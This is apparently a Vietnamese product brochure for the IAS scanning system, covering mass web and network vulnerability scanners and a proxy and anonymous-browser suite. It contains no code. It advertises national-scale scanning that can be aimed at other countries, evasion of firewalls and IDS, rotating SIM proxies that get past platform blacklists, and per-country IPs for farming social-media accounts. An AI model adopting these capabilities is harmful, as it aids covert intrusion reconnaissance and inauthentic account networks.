



Hệ thống phần mềm tự động dò quét thông minh IAS



MỤC LỤC

TỔNG QUAN HỆ THỐNG	5	PHẦN MỀM PHÂN PHỐI DÒ QUÉT	14
THÀNH PHẦN HỆ THỐNG	6	PHẦN MỀM KIỂM THỬ LỖ HỔNG	16
KIẾN TRÚC TỔNG THỂ HỆ THỐNG	7	PHẦN MỀM QUẢN LÝ TẬP TRUNG	18
PHẦN MỀM DÒ QUÉT WEB DIỆN RỘNG	8	PHẦN MỀM THU THẬP VÀ LƯU TRỮ DỮ LIỆU LỚN	23
PHẦN MỀM DÒ QUÉT WEB CHUYÊN SÂU	9	NHÓM PHẦN MỀM TRÍ TUỆ NHÂN TẠO	25
PHẦN MỀM DÒ QUÉT HẠ TẦNG DIỆN RỘNG	10	ĐỀ XUẤT MÔ HÌNH TRIỂN KHAI	31
PHẦN MỀM DÒ QUÉT HẠ TẦNG CHUYÊN SÂU	11	DỰ KIẾN KẾT QUẢ ĐẠT ĐƯỢC	32
PHẦN MỀM ẨM DANH	12	KẾT LUẬN	33

C. KIẾN TRÚC TỔNG THỂ HỆ THỐNG



I. PHẦN MỀM DÒ QUÉT WEB ĐIỆN RỘNG

- Tên tiếng Anh: **WIDE SCAN SOFTWARE FOR WEB (WSS-WEB)**.
- Miêu tả: Phần mềm cho phép dò quét tự động lỗ hổng về an toàn thông tin liên quan đến website.
- Tính năng của phần mềm:
 - (1) Phát hiện lỗ hổng theo Top 10 OWASP & CWE Top 25, cơ sở dữ liệu về lỗ hổng lớn.
 - (2) Cho phép kết hợp với nguồn dữ liệu mục tiêu
 - (3) Tự động nhận diện và liệt kê
 - (4) Tự động phát hiện, thu thập thông tin
 - (5) Kiểm tra bảo mật dữ liệu
 - (6) Thu thập số lượng lớn thông tin
 - (7) Có khả năng quét diện rộng quy mô lớn lên tới 1.000 website cùng một thời điểm (với băng thông 10Gbps do quét từ 100.000 - 200.000 website trong vòng 24 giờ với khoảng 280.000 CVE; đảm bảo độ chính xác > 90%). Khi muốn tăng hiệu năng hệ thống thì tăng phần cứng tương ứng.



II. PHẦN MỀM DÒ QUÉT WEB CHUYÊN SÂU

- Tên tiếng Anh: **DEEP SCAN SOFTWARE FOR WEB (DSS-WEB)**.
- Miêu tả: Phần mềm cho phép dò quét chuyên sâu về an toàn thông tin liên quan đến website.
- Tính năng của phần mềm:
 - (1) Tự động thu thập thông tin chi tiết về máy chủ web
 - (2) Xác định các ngôn ngữ lập trình và các công nghệ hỗ trợ website.
 - (3) Xác định nền tảng phát triển website.
 - (4) Phân tích các cổng và dịch vụ đang chạy trên máy chủ, giúp đánh giá mức độ phơi nhiễm.
 - (5) Xác định cấu trúc website thông qua rà quét và lập danh sách toàn bộ các URL
 - (6) Tự động hóa lịch kiểm tra định kỳ
 - (7) Cho phép dò quét thông minh
 - (8) Cho phép kiểm thử hệ thống website



III. PHẦN MỀM DÒ QUÉT HẠ TẦNG ĐIỆN RỘNG

- Tên tiếng Anh: **WIDE SCAN SOFTWARE FOR NET (WSS-NET)**.
- Miêu tả: Cho phép dò quét tự động lỗ hổng về an toàn thông tin liên quan đến hạ tầng CNTT trên phạm vi quy mô KGM của một quốc gia; cho phép tùy chỉnh cấu hình phục vụ nhiệm vụ dò quét ở những nước khác theo yêu cầu.
- Tính năng của phần mềm:
 - (1) Quét toàn diện các thành phần mạng, tự động nhận diện thiết bị trên dải địa chỉ IPv4 và IPv6.
 - (2) Phát hiện các điểm yếu bảo mật như
 - (3) Phân tích dịch vụ và hệ điều hành
 - (4) Phân tích siêu dữ liệu (metadata) thiết bị
 - (5) Sử dụng các phương pháp thông minh để vượt qua hệ thống tường lửa, IDS/IPS hoặc các cơ chế bảo vệ khác
 - (6) Thu thập số lượng lớn thông tin mục tiêu trên hạ tầng mạng.
 - (7) Có khả năng quét quy mô lớn lên tới hàng triệu thiết bị (1.000.000 thiết bị mạng trong 24 giờ với khoảng 280.000 CVE, đảm bảo độ chính xác > 90%). Khi muốn tăng hiệu năng hệ thống thì tăng phần cứng tương ứng.



IV. PHẦN MỀM DÒ QUÉT HẠ TẦNG CHUYÊN SÂU

- Tên tiếng Anh: **DEEP SCAN SOFTWARE FOR NET (DSS-NET)**.
- Miêu tả: Phần mềm cho phép dò quét chuyên sâu về an toàn thông tin liên quan đến hạ tầng CNTT.
- Tính năng của phần mềm:
 - (1) Phát hiện và cảnh báo các lỗ hổng, điểm yếu bảo mật trên toàn hệ thống mạng.
 - (2) Cảnh báo chi tiết theo từng tổ chức.
 - (3) Xác định các bất thường
 - (4) Cảnh báo tức thời các lỗ hổng/nguy cơ dễ bị khai thác qua Email, SMS hoặc Slack.
 - (5) Phát hiện toàn bộ thiết bị trong mạng
 - (6) Thu thập thông tin hạ tầng
 - (7) Phát hiện lỗ hổng/điểm yếu trên nhiều nền tảng như Windows, macOS,... và các hệ quản trị cơ sở dữ liệu (Oracle, MySQL, MongoDB...).
 - (8) Cho phép dò quét thông minh xác định nhanh chóng và chính xác loại lỗ hổng thông qua phân tích dữ liệu thu thập từ mục tiêu.
 - (9) Hiện thị chi tiết lỗ hổng theo chuẩn an ninh CVE, CPE và OVAL; phân loại theo 4 mức độ: Nghiêm trọng, Cao, Trung bình và Thấp.



V. PHẦN MỀM ẨN DANH (1/2)

- Tên tiếng Anh: **ANONYMOUS SOFTWARE (iStealthier)**.
- Miêu tả: gồm phân hệ Proxy và trình duyệt ẩn danh.
- Tính năng của phần mềm:
 - (1) Tạo IP độc lập từ mạng cố định và SIM có Internet
 - (2) Hỗ trợ đa dạng loại proxy như cố định (static), proxy xoay (rotating) và proxy riêng tư (private).
 - (3) Tích hợp SIM để tận dụng IP từ mạng di động, tăng tính ẩn danh và đa dạng địa lý từ nhiều quốc gia, tùy theo vị trí địa lý của máy chủ VPS.
 - (4) Hỗ trợ các giao thức HTTP, HTTPS, SOCKS5 và tùy chọn Tor onion routing để đáp ứng nhu cầu truy cập darknet hoặc các ứng dụng nâng cao.
 - (5) Không giới hạn số lần thay đổi (reset/change) IP cho proxy xoay, đảm bảo tính linh hoạt trong quá trình sử dụng; cơ chế tự động phát hiện và thay thế IP bị blacklist bởi các nền tảng lớn (Facebook, Twitter, Instagram, v.v.).



V. PHẦN MỀM ẨN DANH (2/2)

- Nguồn proxy:


(1) Kết hợp mạng cố định (ISP) và SIM di động để tạo ra nguồn IP đa dạng, phục vụ các mục đích như nuôi tài khoản theo quốc gia (IP Singapore cho tài khoản Singapore, IP USA cho tài khoản USA, v.v.).

(2) Proxy sạch được kiểm tra và thay thế tự động nếu bị liệt vào blacklist.

(3): Hỗ trợ socks proxy để dò quét thiết bị trong mạng nội bộ

- Trình duyệt ẩn danh:

Cho phép thay đổi thông số của trình duyệt giúp giảm thiểu tỷ lệ bot bị vô hiệu hóa trong quá trình thu thập dữ liệu.



